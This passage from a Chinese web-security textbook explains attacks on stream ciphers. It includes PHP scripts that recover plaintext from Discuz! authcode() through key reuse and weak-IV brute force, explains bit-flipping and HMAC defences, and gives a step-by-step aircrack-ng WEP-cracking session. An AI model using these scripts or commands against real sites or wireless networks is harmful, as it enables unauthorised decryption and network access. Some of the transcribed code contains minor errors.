
在 Web 应用中，常常可以见到加密算法的身影，最常见的就是网站在将敏感信息保存到 Cookie 时使用的加密算法。加密算法的运用是否正确，与网站的安全息息相关。

常见的加密算法通常分为分组加密算法与流密码加密算法两种，两者的实现原理不同。

分组加密算法基于“分组”(block) 进行操作，根据算法的不同，每个分组的长度可能不同。分组加密算法的代表有 DES、3-DES、Blowfish、IDEA、AES 等。下图演示了一个使用 CBC 模式的分组加密算法的加密过程。



流密码加密算法，则每次只处理一个字节，密钥独立于消息之外，两者通过异或实现加密与解密。流密码加密算法的代表有 RC4、ORYX、SEAL 等。下图演示了流密码加密算法的加密过程。



针对加密算法的攻击，一般根据攻击者能获得的信息，可以分为：

- 唯密文攻击

攻击者有一些密文，它们是使用同一加密算法和同一密钥加密的。这种攻击是最难的。

- 已知明文攻击

攻击者除了能得到一些密文外，还能得到这些密文对应的明文。本章中针对流密码的一些攻击为已知明文攻击。

- 选择明文攻击

攻击者不仅能得到一些密文和明文，还能选择用于加密的明文。

- 选择密文攻击

攻击者可以选择不同的密文来解密。本章中所提到的“Padding Oracle Attack”就是一种选择密文攻击。

密码学在整个安全领域中是非常大的一个课题，本书中仅探讨几种常见的加密算法在运用时的安全问题。

11.2 Stream Cipher Attack

流密码是常用的一种加密算法，与分组加密算法不同，流密码的加密是基于异或（XOR）操作进行的，每次都只操作一个字节。但流密码加密算法的性能非常好，因此也是非常受开发者欢迎的一种加密算法。常见的流密码加密算法有 RC4、ORYX、SEAL 等。

11.2.1 Reused Key Attack

在流密码的使用中，最常见的错误便是使用同一个密钥进行多次加/解密。这将使得破解流密码变得非常简单。这种攻击被称为“Reused Key Attack”，在这种攻击下，攻击者不需要知道密钥，即可还原出明文。

假设有密钥 C，明文 A，明文 B，那么，XOR 加密可表示为：

```
E(A) = A xor C
E(B) = B xor C
```

密文是公之于众的，因此很容易就可计算：

```
E(A) xor E(B)
```

因为两个相同的数进行 XOR 运算结果为 0，由此可得：

```
E(A) xor E(B) = (A xor C) xor (B xor C) = A xor B xor C xor C = A xor B
```

从而得到了：

```
E(A) xor E(B) = A xor B
```

这意味着 4 个数据中，只需要知道 3 个，就可以推导出剩下的一个。这个公式中密钥 C 在哪里？已经完全不需要了！

我们来看一个实际的例子。在 Ucenter 中，有一个用于加密的函数，函数名为 authcode()，它是一个典型的流密码加密算法。这个函数在 Discuz! 的产品中被广泛使用，同时很多 PHP 开源程序也直接引用此函数，甚至还有开发者实现了 authcode() 函数的 Java、Ruby 版本。对这个函数的分析如下：

```
// $string: 明文 或 密文
// $operation: DECODE 表示解密，其他表示加密
// $key: 密匙
// $expiry: 密文有效期
// 字符串解密/加密
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    // 动态密匙长度，相同的明文会生成不同密文就是依靠动态密匙 (初始化向量IV)
    $ckey_length = 4; // 随机密钥长度 取值 0~32
    // 加入随机密钥，可以令密文无任何规律，即便是原文和密钥完全相同，加密结果也会每次不同
    // 增大破解难度 (实际上就是IV)
    // 取值越大，密文变动规律越大，密文变化 = 16 的 $ckey_length 次方
    // 当此值为 0 时，则不产生随机密钥
    // 密匙
    $key = md5($key ? $key : UC_KEY);
```

```

// 密匙a会参与加/解密
$keya = md5(substr($key, 0, 16));
// 密匙b会用来做数据完整性验证
$keyb = md5(substr($key, 16, 16));
// 密匙c用于变化生成的密文(初始化向量IV)
$keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length)
: substr(md5(microtime()), -$ckey_length)) : '';
// 参与运算的密匙
$cryptkey = $keya.md5($keya.$keyc);
$key_length = strlen($cryptkey);

// 明文, 前10位用来保存时间戳, 解密时验证数据有效性, 10到26位用来保存$keyb(密匙b)
// 解密时会通过这个密匙验证数据完整性
// 如果是解码的话, 会从第$ckey_length位开始, 因为密文前$ckey_length位保存动态密匙
// 以保证解密正确
$string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
$string_length = strlen($string);

$result = '';
$box = range(0, 255);

$rndkey = array();
// 产生密匙簿
for($i = 0; $i <= 255; $i++) {
    $rndkey[$i] = ord($cryptkey[$i % $key_length]);
}
// 用固定的算法, 打乱密匙簿, 增加随机性, 好像很复杂, 实际上并不会增加密文的强度
for($j = $i = 0; $i < 256; $i++) {
    $j = ($j + $box[$i] + $rndkey[$i]) % 256;
    $tmp = $box[$i];
    $box[$i] = $box[$j];
    $box[$j] = $tmp;
}
// 核心加/解密部分
for($a = $j = $i = 0; $i < $string_length; $i++) {
    $a = ($a + 1) % 256;
    $j = ($j + $box[$a]) % 256;
    $tmp = $box[$a];
    $box[$a] = $box[$j];
    $box[$j] = $tmp;
    // 从密匙簿得出密匙进行异或, 再转成字符
    $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256])));
}

if($operation == 'DECODE') {
    // 验证数据有效性, 请看未加密明文的格式
    if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) &&
substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
        return substr($result, 26);
    } else {
        return '';
    }
} else {
    // 把动态密匙保存在密文里, 这也是为什么同样的明文, 产生不同密文后能解密的原因
    // 因为加密后的密文可能是一些特殊字符, 复制过程可能会丢失, 所以用base64编码
    return $keyc.str_replace('=', '', base64_encode($result));
}
}

```

这个函数看似经过了一系列的复杂调用，其实到了最后，仍然还是逐字节地进行 XOR 运算，其实现 XOR 加密过程的代码只有一行：

```
$result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
```

再注意其他几个细节。首先，外部传入的加密 KEY，其值会经过 MD5 运算，因此长度是固定的 32 位。

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
```

authcode()这个函数的常见调用方式为：

```
authcode($plaintext, "ENCODE", UC_KEY)
```

其中，UC_KEY 为配置在每个应用中的密钥，但这个密钥并非真正用于 XOR 运算的那个密钥。

其次，keyc 是初始化向量 (IV)。如果定义了 ckey_length，则它会根据 microtime() 的结果生成，并随后会影响到随机密钥的生成。

```
$ckey_length = 4;
.....
$keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length):
substr(md5(microtime()), -$ckey_length)) : '';
$cryptkey = $keya.md5($keya.$keyc);
$ckey_length = strlen($cryptkey);

$string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) :
sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
.....
$rndkey = array();
for($i = 0; $i <= 255; $i++) {
    $rndkey[$i] = ord($cryptkey[$i % $key_length]);
}
```

初始化向量的作用就是一次一密。使用随机的初始化向量，明文每次加密后产生的密文都是不同的，增加了密文的安全性。但初始化向量本身并不需要保证其私密性，甚至为了密文接收方能够成功解密，需要将初始化向量以明文的形式传播。

为了演示 Reused Key Attack，暂且将 ckey_length 设置为 0，这样就不会有初始化向量。下面为一段攻击的演示代码。

```
<?php
define('UC_KEY', 'aaaaaaaaaaaaaaaaaaaaaaaa');
$plaintext1 = "aaaabbbb";
```

```

$plaintext2 = "ccccbbbb";
echo "plaintext1 is: ".$plaintext1."<br>";
echo "plaintext2 is: ".$plaintext2."<br>";

$cipher1 = base64_decode(substr(authcode($plaintext1, "ENCODE", UC_KEY), 0));
echo "Cipher1 is: ".hex($cipher1)."<br><br>";

$cipher2 = base64_decode(substr(authcode($plaintext2, "ENCODE", UC_KEY), 0));
echo "Cipher2 is: ".hex($cipher2)."<br><br>";

function hex($str){
    $result = '';
    for ($i=0;$i<strlen($str);$i++){
        $result .= "\\".ord($str[$i]);
    }
    return $result;
}

echo "crack result is :".crack($plaintext1, $cipher1, $cipher2);

function crack($plain, $cipher_p, $cipher_t){
    $target = '';
    $len = strlen($plain);

    $tmp_p = substr($cipher_p, 26);
    echo hex($tmp_p)."<br>";

    $tmp_t = substr($cipher_t, 26);
    echo hex($tmp_t)."<br>";

    for ($i=0;$i<strlen($plain);$i++){
        $target .= chr(ord($plain[$i]) ^ ord($tmp_p[$i]) ^ ord($tmp_t[$i]));
    }
    return $target;
}

function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    // $ckey_length = 4;
    $ckey_length = 0;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length):
substr(md5(microtime()), -$ckey_length)) : '';

    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) :
sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
    $string_length = strlen($string);

    $result = '';
    $box = range(0, 255);
}

```

```

$rndkey = array();
for($i = 0; $i <= 255; $i++) {
    $rndkey[$i] = ord($cryptkey[$i % $key_length]);
}

for($j = $i = 0; $i < 256; $i++) {
    $j = ($j + $box[$i] + $rndkey[$i]) % 256;
    $tmp = $box[$i];
    $box[$i] = $box[$j];
    $box[$j] = $tmp;
}

$xx = '';// real key
for($a = $j = $i = 0; $i < $string_length; $i++) {
    $a = ($a + 1) % 256;
    $j = ($j + $box[$a]) % 256;
    $tmp = $box[$a];
    $box[$a] = $box[$j];
    $box[$j] = $tmp;
    $xx .= chr($box[($box[$a] + $box[$j]) % 256]);
    $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
}
echo "xor key is: ".hex($xx)."<br>";

if($operation == 'DECODE') {
    if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) &&
substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
        return substr($result, 26);
    } else {
        return '';
    }
} else {
    return $keyc.str_replace('=', ' ', base64_encode($result));
}
}

?>

```

结果如下：

```

www.a.com/test2.php
plaintext1 is: aaaabbbb
plaintext2 is: ccccbbbb
xor key is:
\x134\x5\x163\x45\x248\x83\x250\x98\x222\x29\x229\x146\x246\x94\x76\x115\x35\x1
Cipher1 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x220\x171\x192\x107\x125\x65\x20\x227\x42\x31\x204\x251\x24\x114\x89\x225\x40\x29\x206\x251\x24\x114\x89
Cipher2 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x211\x165\x149\x109\x116\x22\x70\x227\x42\x31\x204\x251\x24\x114\x89\x225\x40\x29\x206\x251\x24\x114\x89
crack result is :ccccbbbb

```

输入的明文 1 是 “aaaabbbb”，明文 2 是 “cccccbbbb”。

通过 authcode() 的算法分别得到了两个密文 Cipher1 与 Cipher2。根据算法，密文前 10 位用于验证时间，10 到 26 位用于验证完整性，因此真正的密文是从第 27 位开始的，在此分别

如下：

```
\x227\x42\x31\x204\x251\x24\x114\x89
\x225\x40\x29\x206\x251\x24\x114\x89
```

根据之前的公式：

```
E(A) xor E(B) = A xor B
```

已知任意 3 个值即可推算出剩下的一个值，因此有：

```
aaaaabbbb XOR '\x227\x42\x31\x204\x251\x24\x114\x89' XOR '\x225\x40\x29\x206\x251\x24\x114\x89' = ccccbbbb
```

从而还原出了明文。这个过程在 crack() 函数中描述：

```
function crack($plain, $cipher_p, $cipher_t){
    $target = '';
    $len = strlen($plain);

    $tmp_p = substr($cipher_p, 26);
    echo hex($tmp_p)."<br>";

    $tmp_t = substr($cipher_t, 26);
    echo hex($tmp_t)."<br>";

    for ($i=0;$i<strlen($plain);$i++){
        $target .= chr(ord($plain[$i]) ^ ord($tmp_p[$i]) ^ ord($tmp_t[$i])));
    }
    return $target;
}
```

这里之所以能攻击成功，是因为第一次加密时使用的密钥和第二次使用的密钥相同，因此我们才能通过 XOR 运算还原出明文，形成 Reused Key Attack。

第一次加密时的 key：

```
xor key is:
\x134\x5\x163\x45\x248\x83\x250\x98\x222\x29\x229\x146\x246\x94\x76\x115\x35\x12\x
Cipher1 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x220\x171\x192\x107\x125\x65\x20\x62
```

第二次加密时的 key：

```
xor key is:
\x134\x5\x163\x45\x248\x83\x250\x98\x222\x29\x229\x146\x246\x94\x76\x115\x35\x12\x232
Cipher2 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x211\x165\x149\x109\x116\x22\x70\x53\x1
```

但如果存在初始化向量，则相同明文每次加密的结果均不同，将增加破解的难度，即不受此攻击影响。因此当：

```
$ckey_length = 4;
```

时（这也是默认值），authcode() 将产生随机密钥，算法的强度也就增加了。

但如果 IV 不够随机，攻击者有可能找到相同的 IV，则在相同 IV 的情况下仍然可以实施“Reused Key Attack”。在“WEP 破解”一节中，就是找到了相同的 IV，从而使得攻击成功。

11.2.2 Bit-flipping Attack

再次回到公式上来：

$$E(A) \oplus E(B) = A \oplus B$$

由此可以得出：

$$A \oplus E(A) \oplus E(B) = E(B)$$

这意味着当知道 A 的明文、B 的明文、A 的密文时，可以推导出 B 的密文。这在实际应用中非常有用。

比如一个网站应用，使用 Cookie 作为用户身份的认证凭证，而 Cookie 的值是通过 XOR 加密而得的。认证的过程就是服务器端解密 Cookie 后，检查明文是否合法。假说明文是：


`username+role`

那么当攻击者注册了一个普通用户 A 时，获取了 A 的 Cookie 为 `Cookie(A)`，就有可能构造出管理员的 Cookie，从而获得管理员权限：

$$(accountA+member) \oplus \text{Cookie}(A) \oplus (\text{admin_account}+\text{manager}) = \text{Cookie}(\text{admin})$$

在密码学中，攻击者在不知道明文的情况下，通过改变密文，使得明文按其需要的方式发生改变的攻击方式，被称为 Bit-flipping Attack¹。


解决 Bit-flipping 攻击的方法是验证密文的完整性，最常见的是增加带有 KEY 的 MAC（消息验证码，Message Authentication Code），通过 MAC 验证密文是否被篡改。



MAC 的防篡改原理图

¹ http://en.wikipedia.org/wiki/Bit-flipping_attack

通过哈希算法来实现的 MAC，称为 HMAC。HMAC 由于其性能较好，而被广泛使用。如下图所示为 HMAC 的一种实现。



HMAC 的实现过程

在 authcode() 中，其实已经实现了 HMAC，所以攻击者在不知晓加密 KEY 的情况下，是无法完成 Bit-flipping 攻击的。

注意这段代码：

```
if($operation == 'DECODE') {
    if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
        return substr($result, 26);
    } else {
        return '';
    }
}
```

其中，密文的前 10 个字节用于验证时间是否有效，10~26 个字节即为 HMAC，用于验证密文是否被篡改，26 个字节之后才是真正密文。

HMAC 由以下代码实现：

```
md5(substr($result, 26).$keyb)
```

这个值与两个因素有关，一个是真正的密文：substr(\$result, 26)；一个是 \$keyb，而\$keyb 又是由加密密钥 KEY 变化得到的，因此在不知晓 KEY 的情况下，这个 HMAC 的值是无法伪造出来的。因此 HMAC 有效地保证了密文不会被篡改。

11.2.3 弱随机 IV 问题

在 authcode()函数中，它默认使用了 4 字节的 IV（就是函数中的 keyc），使得破解难度增大。但其实 4 字节的 IV 是很脆弱的，它不够随机，我们完全可以通过“暴力破解”的方式找到重复的 IV。为了验证这一点，调整一下破解程序，如下：

```
<?php

define('UC_KEY', 'aaaaaaaaaaaaaaaaaaaaaaa');

$plaintext1 = "aaaabbbbxXXX";
$plaintext2 = "ccccbbbcccc";

$guess_result = "";
$time_start = time();

$dict = array();
global $ckey_length;
$ckey_length = 4;

echo "Collecting Dictionary(XOR Keys).\n";

$cipher2 = authcode($plaintext2, "ENCODE" , UC_KEY);

$counter = 0;
for (;;){
    $counter++;
    $cipher1 = authcode($plaintext1, "ENCODE" , UC_KEY);
    $keyc1 = substr($cipher1, 0, $ckey_length);
    $cipher1 = base64_decode(substr($cipher1, $ckey_length));

    $dict[$keyc1] = $cipher1;

    if ( $counter%1000 == 0){
        echo ".";
        if ($guess_result = guess($dict, $cipher2)){
            break;
        }
    }
}

array_unique($dict);

echo "\nDictionary Collecting Finished..\n";
echo "Collected ".count($dict)." XOR Keys\n";

function guess($dict, $cipher2){
    global $plaintext1,$ckey_length;

    $keyc2 = substr($cipher2, 0, $ckey_length);
    $cipher2 = base64_decode(substr($cipher2, $ckey_length));

    for ($i=0; $i<count($dict); $i++){
        if (array_key_exists($keyc2, $dict)){
            echo "\nFound key in dictionary!\n";
            echo "keyc is: ".$keyc2."\n";
        }
    }
}
```

```

        return crack($plaintext1,$dict[$keyc2],$cipher2);
        break;
    }
}
return False;
}

echo "\ncounter is:".$counter."\n";
$time_spend = time() - $time_start;
echo "crack time is: ".$time_spend." seconds \n";
echo "crack result is :".$guess_result."\n";

function crack($plain, $cipher_p, $cipher_t){
    $target = '';

    $tmp_p = substr($cipher_p, 26);
    //echo hex($tmp_p)."\n";

    $tmp_t = substr($cipher_t, 26);
    //echo hex($tmp_t)."\n";

    for ($i=0;$i<strlen($plain);$i++){
        $target .= chr(ord($plain[$i]) ^ ord($tmp_p[$i]) ^ ord($tmp_t[$i]));
    }
    return $target;
}

function hex($str){
    $result = '';
    for ($i=0;$i<strlen($str);$i++){
        $result .= "\\".ord($str[$i]);
    }
    return $result;
}

function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
    global $ckey_length;
    // $ckey_length = 0;

    $key = md5($key ? $key : UC_KEY);
    $keya = substr($key, 0, 16);
    $keyb = substr($key, 16, 16);
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length):
substr(md5(microtime()), -$ckey_length)) : '';
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) :
sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
    $string_length = strlen($string);

    $result = '';
    $box = range(0, 255);
}

```

```

$rndkey = array();
for($i = 0; $i <= 255; $i++) {
    $rndkey[$i] = ord($cryptkey[$i % $key_length]);
}

for($j = $i = 0; $i < 256; $i++) {
    $j = ($j + $box[$i] + $rndkey[$i]) % 256;
    $tmp = $box[$i];
    $box[$i] = $box[$j];
    $box[$j] = $tmp;
}

//$xx = ''; // real key
for($a = $j = $i = 0; $i < $string_length; $i++) {
    $a = ($a + 1) % 256;
    $j = ($j + $box[$a]) % 256;
    $tmp = $box[$a];
    $box[$a] = $box[$j];
    $box[$j] = $tmp;
    //$xx .= chr($box[($box[$a] + $box[$j]) % 256]);
    $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
}
//echo "xor key is: ".hex($xx)."\n";

if($operation == 'DECODE') {
    if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) &&
substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
        return substr($result, 26);
    } else {
        return '';
    }
} else {
    return $keyc->str_replace('=', '', base64_encode($result));
}
}

?>

```

运行结果如下：




在大约 16 秒后，共遍历了 19295 个不同的 XOR KEY，找到了相同的 IV，顺利破解出明文。

11.3 WEP 破解

流密码加密算法存在“Reused Key Attack”和“Bit-flipping Attack”等攻击方式。而在现实

中，一种最著名的针对流密码的攻击可能就是 WEP 密钥的破解。WEP 是一种常用的无线加密传输协议，破解了 WEP 的密钥，就可以以此密钥连接无线的 Access Point。WEP 采用 RC4 算法，也存在这两种攻击方式。



Windows 操作系统连接无线网络的选项

WEP 在加密过程中，有两个关键因素，一个是初始化向量 IV，一个是对消息的 CRC-32 校验。而这两者都可以通过一些方法克服。

IV 以明文的形式发送，在 WEP 中采用 24bit 的 IV，但这其实不是很大的一个值。假设一个繁忙的 AP，以 11Mbps 的速度发送大小为 1500bytes 的包，则 $1500*8/(11*10^6)*2^{24} = \sim 18000$ 秒，约为 5 个小时。因此最多 5 个小时，IV 就将耗光，不得不开始出现重复的 IV。在实际情况中，并非每个包都有 1500bytes 大小，因此时间会更短。

IV 一旦开始重复，就会使得“Reused Key Attack”成为可能。同时通过收集大量的数据包，找到相同的 IV，构造出相同的 CRC-32 校验值，也可以成功实施“Bit-flipping Attack”。

2001 年 8 月，破解 WEP 的理论变得可行了。Berkly 的 Nikita Borisov, Ian Goldberg 以及 David Wagner 共同完成了一篇很好的论文：“Security of the WEP algorithm²”，其中深入阐述了 WEP 破解的理论基础。

实际破解 WEP 的步骤要稍微复杂一些，Aircrack 实现了这一过程。

第一步：加载目标。

```
root@segfault:/home/cg/eric-g# airodump-ng --bssid 00:18:F8:F4:CF:E4 -c 9 ath2 -w eric-g
CH 9 ][ Elapsed: 4 mins ][ 2007-11-21 23:08
```

² <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>

```
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:F8:F4:CF:E4 21 21 2428 26251 0 9 48 WEP WEP OPN eric-G

BSSID STATION PWR Lost Packets Probes
00:18:F8:F4:CF:E4 06:19:7E:8E:72:87 23 0 34189
```

第二步：与目标网络进行协商。

```
root@segfault:/home/cg/eric-g# aireplay-ng -1 600 -e eric-G -a 00:18:F8:F4:CF:E4 -h
06:19:7E:8E:72:87 ath2
22:53:23 Waiting for beacon frame (BSSID: 00:18:F8:F4:CF:E4)
22:53:23 Sending Authentication Request
22:53:23 Authentication successful
22:53:23 Sending Association Request
22:53:24 Association successful :))
22:53:39 Sending keep-alive packet
22:53:54 Sending keep-alive packet
22:54:09 Sending keep-alive packet
22:54:24 Sending keep-alive packet
22:54:39 Sending keep-alive packet
22:54:54 Sending keep-alive packet
22:55:09 Sending keep-alive packet
22:55:24 Sending keep-alive packet
22:55:39 Sending keep-alive packet
22:55:54 Sending keep-alive packet
22:55:54 Got a deauthentication packet!
22:55:57 Sending Authentication Request
22:55:59 Sending Authentication Request
22:55:59 Authentication successful
22:55:59 Sending Association Request
22:55:59 Association successful :))
22:56:14 Sending keep-alive packet

***KEEP THAT RUNNING
```

第三步：生成密钥流。

```
root@segfault:/home/cg/eric-g# aireplay-ng -5 -b 00:18:F8:F4:CF:E4 -h 06:19:7E:8E:72:87
ath2
22:59:41 Waiting for a data packet...
Read 873 packets...

Size: 352, FromDS: 1, ToDS: 0 (WEP)

BSSID = 00:18:F8:F4:CF:E4
Dest. MAC = 01:00:5E:7F:FF:FA
Source MAC = 00:18:F8:F4:CF:E2

0x0000: 0842 0000 0100 5e7f fffa 0018 f8f4 cfe4 .B....^ .....
0x0010: 0018 f8f4 cfe2 c0b5 121a 4600 0e18 0f3d .....F....=
0x0020: bd80 8c41 de34 0437 8d2d c97f 2447 3d81 ...A.4.7.-. $G=.
0x0030: 9bdc 68da 06b2 18be 9cd6 9cb4 9443 8725 ..h.....C.%
0x0040: 87f6 9a14 1fff 9cfa bd36 862e ec54 7215 .....6...Tr.
0x0050: 335b 4a91 d6a4 caae 5a58 a736 6230 87d9 3[J.....ZX.6b0..
0x0060: 4e14 7617 21c6 eda4 9b0d 3a00 0b4f 47ab N.v.!....:.OG.
0x0070: a529 dedf 4c13 880c ale6 37f7 50e6 599c .).L....7.P.Y.
```

```

0x0080: 0a4c 0b7f 24ae b019 ef2f 36b9 c499 8643 .L. $..../6....C
0x0090: 6592 5835 23e5 c8e9 d1b9 3d36 1fe5 ecfe e.X5#.....=6....
0x00a0: 510b 51ba 4fe4 e2ed d33b 0459 ca68 82b8 Q.Q.O....;.Y.h..
0x00b0: c856 ea70 829f c753 1614 290e d051 392f .V.p...S...)..Q9/
0x00c0: fa65 cbc6 c5f8 24b1 cdbd 94e5 08c3 2dd4 .e....$.....-.
0x00d0: 6e4b 983b dc82 b2cd b3f1 dab5 b816 6188 nK.;.....a.
--- CUT ---

Use this packet ? y

Saving chosen packet in replay_src-1121-230028.cap
23:00:38 Data packet found!
23:00:38 Sending fragmented packet
23:00:38 Got RELAYED packet!!
23:00:38 Thats our ARP packet!
23:00:38 Trying to get 384 bytes of a keystream
23:00:38 Got RELAYED packet!!
23:00:38 Thats our ARP packet!
23:00:38 Trying to get 1500 bytes of a keystream
23:00:38 Got RELAYED packet!!
23:00:38 Thats our ARP packet!
Saving keystream in fragment-1121-230038.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream

```

第四步：构造 ARP 包。

```

root@segfault:/home/cg/eric-g# packetforge-ng -0 -a 00:18:F8:F4:CF:E4 -h
06:19:7E:8E:72:87 -k 255.255.255.255 -l 255.255.255.255 -w arp -y *.xor
Wrote packet to: arp

```

第五步：生成自己的 ARP 包。

```

root@segfault:/home/cg/eric-g# aireplay-ng -2 -r arp -x 150 ath2
Size: 68, FromDS: 0, ToDS: 1 (WEP)

BSSID = 00:18:F8:F4:CF:E4
Dest. MAC = FF:FF:FF:FF:FF:FF
Source MAC = 06:19:7E:8E:72:87

0x0000: 0841 0201 0018 f8f4 cfe4 0619 7e8e 7287 .A.....~.r.
0x0010: ffff ffff 8001 1f1a 4600 c9d3 e5e7 .....F.....
0x0020: d65a 6a63 0b51 bb60 8390 a8b4 947d 456f .Zjc.Q.`.....}Eo
0x0030: 3a05 25b2 7464 7db7 c49b d38a f789 822c :.%td}.....,
0x0040: 83a8 93c5 .....

Use this packet ? y

Saving chosen packet in replay_src-1121-230224.cap

```

第六步：开始破解。

```

cg@segfault:~/eric-g$ aircrack-ng -z eric-g-05.cap
Opening eric-g-05.cap
Read 64282 packets.

# BSSID ESSID Encryption
1 00:18:F8:F4:CF:E4 eric-G WEP (21102 IVs)

```

```

Choosing first network as target.

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 21397 ivs.

Aircrack-ng 0.9.1

[00:00:11] Tested 78120/140000 keys (got 22918 IVs)

KB depth byte(vote)
0 3/ 5 34( 111) 70( 109) 42( 107) 2C( 106) B9( 106) E3( 106)
1 1/ 14 34( 115) 92( 110) 35( 109) 53( 109) 33( 108) CD( 107)
2 6/ 18 91( 114) E7( 114) 21( 111) 0E( 110) 88( 109) C6( 109)
3 2/ 31 37( 109) 80( 109) 5F( 108) 92( 108) 9E( 108) 9B( 107)
4 0/ 2 29( 129) 55( 114) AD( 112) 6A( 111) BB( 110) C1( 110)

KEY FOUND! [ 70:34:91:37:29 ]
Decrypted correctly: 100%

```

